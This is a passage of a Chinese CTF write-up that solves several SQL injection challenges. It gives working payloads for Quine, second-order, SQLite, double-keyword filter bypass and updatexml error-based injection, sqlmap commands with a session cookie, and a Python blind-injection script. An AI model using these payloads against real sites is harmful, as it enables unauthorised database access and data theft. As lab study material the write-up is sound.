
先随便输入几个命令,得到回显

并且这题为Quine注入(Quine注入是一种SQL注入技术,它允许攻击者在SQL查询中插入或修改代码,从而控制应用程序的数据库查询。这种技术通常用于绕过Web应用程序的安全措施,如WAF(Web应用程序防火墙)或其他输入验证机制。)
到这里我就没有思路了,于是去搜索大神的做题笔记得到了playload
//playload
'//union//select//replace(replace('"//union//select//replace(replace("B",char(34),char(39)),char(66),"B")#',char(34),char(39)),char(66),'"//union//select//replace(replace("B",char(34),char(39)),char(66),"B")#')#
显示
然后给博主说明该题waf禁用char函数所以使用十六进制绕过,(char(34):对应 ASCII 码的双引号("),十六进制表示为0x22,char(39):对应 ASCII 码的单引号('),十六进制表示为0x27,char(66)对应 ASCII 码的大写字母B,其十六进制值为0x42)
所以更改后为'//union//select//replace(replace('"//union//select//replace(replace("B",0x22,0x27),0x42,"B")#',0x22,0x27),0x42,'"//union//select//replace(replace("B",0x22,0x27),0x42,"B")#')#

九 [October 2019]Twice SQL Injection
二次注入(在第一次进行数据库插入数据的时候,使用了 addslashes 、get_magic_quotes_gpc、mysql_escape_string、mysql_real_escape_string等函数对其中的特殊字符进行了转义,但是addslashes有一个特点就是虽然参数在过滤后会添加 “\” 进行转义,但是“\”并不会插入到数据库中,在写入数据库的时候还是保留了原来的数据。在将数据存入到了数据库中之后,开发者就认为数据是可信的。在下一次进行需要进行查询的时候,直接从数据库中取出了脏数据,没有进行进一步的检验和处理,这样就会造成SQL的二次注入。)
该题拥有两个板块登录无法显示,于是先去注册,注册一个用户名为1' union select database()#得到数据库名

于是接着爆出表名(1' union select group_concat(table_name) from information_schema.tables where database()=table_schema#)

爆出字段名(1' union select group_concat(column_name) from information_schema.columns where table_name="flag"#)

1' union select group_concat(flag) from flag#(得到flag),NSSCTF{e91b432f-0f68-4334-a5e9-7524257b9a7d}
十 [MoeCTF 2022]Sqlmap_boy
1.手工注入
查看网页源码得到

尝试使用万能密码登入

接着输入-1 union select 1,2,database(); --+

然后查表名id=-1' union select 1,group_concat(table_name),table_schema from information_schema.tables where table_schema= 'moectf'--+

查看字段名id=-1' union select 1,table_name,group_concat(column_name) from information_schema.columns where table_name='flag'--+
最后查看flag,id=-1' union select 1,2,group_concat(flAg) from flag;--+

2.sqlmap
先使用万能密码登录,然后使用SQLmap,显示报错

我去搜索资料发现,需要增加cookie参数,于是打开bp查看得到

输入 python sqlmap.py -u http://node5.anna.nssctf.cn:22568/secrets.php?id=1 --cookie=PHPSESSID=1a696ee3829051fbc790ee7eb7299359 --dbs得到数据库名称

输入python sqlmap.py -u http://node5.anna.nssctf.cn:22568/secrets.php?id=1 --cookie=PHPSESSID=1a696ee3829051fbc790ee7eb7299359 --tables

接着输入 python sqlmap.py -u http://node5.anna.nssctf.cn:22568/secrets.php?id=1 --cookie=PHPSESSID=1a696ee3829051fbc790ee7eb7299359 -C flag --column

接着输入python sqlmap.py -u http://node5.anna.nssctf.cn:22568/secrets.php?id=1 --cookie=PHPSESSID=1a696ee3829051fbc790ee7eb7299359 -D moectf -T flag -C flAg --dump

十一 [GHCTF 2025]SQL???

输入show database 报错说说明这道题是SQLite注入。先判断有几列,用1' order by 去尝试,一共五列

输入/?id=1 union select 1,2,3,4,group_concat(sql) from sqlite_master

/?id=1 union select 1,2,3,4,flag from flag
十二 [极客大挑战 2019]BabySQL

先尝试万能密码,发现无法登录。进行sql注入发现order by 与union select被过滤,查资料发现可以双写来绕过

注入失败,但得到回显说明双写可以绕过。尝试列数在3时成功

查到数据库名

接着查表名,但information与from被过滤,继续双写绕过
1’ ununionion seselectlect 1,2,group_concat(table_name) frfromom infoorrmation_schema.tables whwhereere table_schema=’geek’#

查看列名1’ ununionion seselectlect 1,2,group_concat(table_name) frfromom infoorrmation_schema.tables whwhereere table_schema=’ctf’

1’ ununionion seselectlect 1,2,group_concat(column_name) frfromom infoorrmation_schema.columns whwhereere table_schema=’ctf’#

查看flag,1’ ununionion seselectlect 1,2,group_concat(flag) frfromom ctf.Flag#

十三 [极客大挑战 2019]FinalSQL

尝试点击但都没有flag,第五个提示
于是直接查看id=6得到

于是我去搜索资料得到一个脚本,使用的是二分法(是一种在数学和计算机科学中常用的算法,用于在有序数组或函数中查找特定元素或求解方程的根。其基本思想是通过不断将区间一分为二,逐步缩小查找范围,从而找到目标值或近似解。)
import requests
import time
url = "http://c7f4deb2-e4eb-4cec-a2b4-6014fb5b6c2d.node3.buuoj.cn/search.php?"
temp = {"id" : ""}
column = ""
for i in range(1,1000):
time.sleep(0.06)
low = 32
high =128
mid = (low+high)//2
while(low<high):
#库名
temp["id"] = "1(ascii(substr((select(group_concat(schema_name))from(information_schema.schemata)),%d,1))>%d)1" %(i,mid)
#表名
#temp["id"] = "1(ascii(substr((select(group_concat(table_name))from(information_schema.tables)where(table_schema=database())),%d,1))>%d)1" %(i,mid)
#字段名
#temp["id"] = "1(ascii(substr((select(group_concat(column_name))from(information_schema.columns)where(table_name='F1naI1y')),%d,1))>%d)1" %(i,mid)
#内容
#temp["id"] = "1(ascii(substr((select(group_concat(password))from(F1naI1y)),%d,1))>%d)1" %(i,mid)
r = requests.get(url,params=temp)
time.sleep(0.04)
print(low,high,mid,"😊
if "Click" in r.text:
low = mid+1
else:
high = mid
mid =(low+high)//2
if(mid ==32 or mid ==127):
break
column +=chr(mid)
print(column)
print("All:" ,column)
最后得到的结果围为cl4y_is_really_amazing,welcome_to_my_blog,http://www.cl4y.top,http://www.cl4y.top,http://www.cl4y.top,http://www.cl4y.top,welcom_to_Syclover,cl4y_really_need_a_grilfriend,flag{01d295cf-0c9c-44db-98ca-c7877048000a}
十四 [极客大挑战 2019]HardSQL

尝试万能密码,失败

查序列也失败,双写也被过滤掉了,同时空格,=,union也被过滤了。于是我去查找资料得到报错注入的方法(报错注入有两个函数(updatexml() 和 extractvalue()),这里我们使用updatexml(a,b,c),此函数a,c必须为String类型,因此可以使a,c不为String型进行报错)
输入1’or(updatexml(1,concat(0x7e,database(),0x7e),1))#,得到数据库
